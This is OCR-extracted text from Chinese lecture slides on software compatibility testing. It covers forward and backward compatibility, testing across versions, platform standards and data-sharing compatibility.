
向后兼容是指可以使用软件的以前版本。

并非所有的软件都要求向前兼容和向后兼容，这是软件设计者需要决定的产品特性。

例：使用文本文件可以对向前兼容和向后兼容作一个简单的演示：在Windows 98上用Notepad创建的文本文件，它可以向后兼容MS-DOS 1.0后的所有版本，它还可以向前兼容Windows XP甚至以后的版本。

112

兼容性测试（续）


在MS-DOS1.0
上运行的
Edit.exe
在Windows 3.1
上运行的
Notepad
在Windows 95
上运行的
Notepad
向后兼容
在Windows 98
上运行的
Notepad
MYDATE.TXT
在Windows 2000
上运行的
WordPad
在未来操作系统
上运行的
未知软件
向前兼容

113

兼容性测试（续）

（2）不同版本间的兼容

不同版本间的兼容是指多种平台和应用软件的多个版本之间是否能够正常工作。

如：测试一个应用软件对于操作系统的兼容性。可能涉及：

跨平台测试

同OS的不同版本的兼容性测试

同OS不同语言版的兼容性测试

不同厂家、相同类型的OS兼容性测试

再如：测试一个流行操作系统的新版本，当前版操作系统上可能有成千上万的程序，则新操作系统目标是与它们百分之百兼容。

因为不可能在一个操作系统上测试所有的软件程序，因此需要决定哪些是最重要的、必须进行的。

（续）

114

兼容性测试（续）

（2）不同版本间的兼容（续）

对于测试新应用软件也一样，需要决定在哪个平台版本上测试，以及和什么应用程序一起测试。

选择“重要”的程序原则是：

流行程度：利用销售记录选择前100或1000个最流行的程序。

年头：应该选择近3年内的程序和版本。

类型：把软件分为画图、书写、财务、数据库、通信等类型。从每一种类型中选择测试软件。

生产厂商：另一个原则是根据制作软件的公司来选择软件。

115

兼容性测试（续）

（3）标准和规范

适用于软件平台的标准和规范有两个级别 — 高级标准和低级标准。

高级标准

高级标准是产品应当普遍遵守的，如软件能在何种操作系统上运行？是互联网上的程序吗？它运行于何种浏览器？每一项问题都关系到平台，假若应用程序声明与某个平台兼容，就必须接受关于该平台的标准和规范。

如，Microsoft Windows的认证徽标，即WHQL(Windows Hardware. Quality Labs)。为了得到这个徽标，软件必须通过独立测试实验室的兼容性测试。其目的是确保软件在操作系统上能够平稳可靠地运行。

116

Windows的认证徽标

兼容性测试（续）

（3）标准和规范（续）

低级标准

低级标准是对产品开发细节的描述，如文件格式和网络通讯协议等。从某种意义上说，低级标准比高级标准更加重要。

如，一个图形软件，把文件保存为.pict文件格式（Macintosh标准图形文件格式），而程序不符合.pict文件的标准，用户就无法在其他程序中查看该文件。该软件与标准不兼容，很可能成为短命产品。

同样，通信协议、编程语言语法以及程序员用于共享信息的任何形式都必须符合公开标准和规范。

低级兼容性标准可以视为软件说明书的扩充部分。如果软件说明书有：“本软件以.bmp,jpg,gif格式读写图形文件”，就要找到这些格式的标准，并测试以确保软件符合标准。

118

兼容性测试（续）

（4）数据共享兼容

数据共享兼容是指要在应用程序之间共享数据，它要求支持并遵守公开的标准，允许用户与其他软件无障碍的传输数据。

如：

在Windows环境下，程序间通过剪切、复制和粘贴实现数据共享。在此状况下，传输通过剪贴板的程序来实现。若对某个程序进行兼容性测试就要确认其数据能够利用剪切板与其他程序进行相互复制。

通过读写移动外存实现数据共享，如软磁盘、U盘、移动硬盘等，但文件的数据格式必须符合标准，才能在多台计算机上保持兼容。

文件导入/导出的测试：是否正确转换为新格式。

119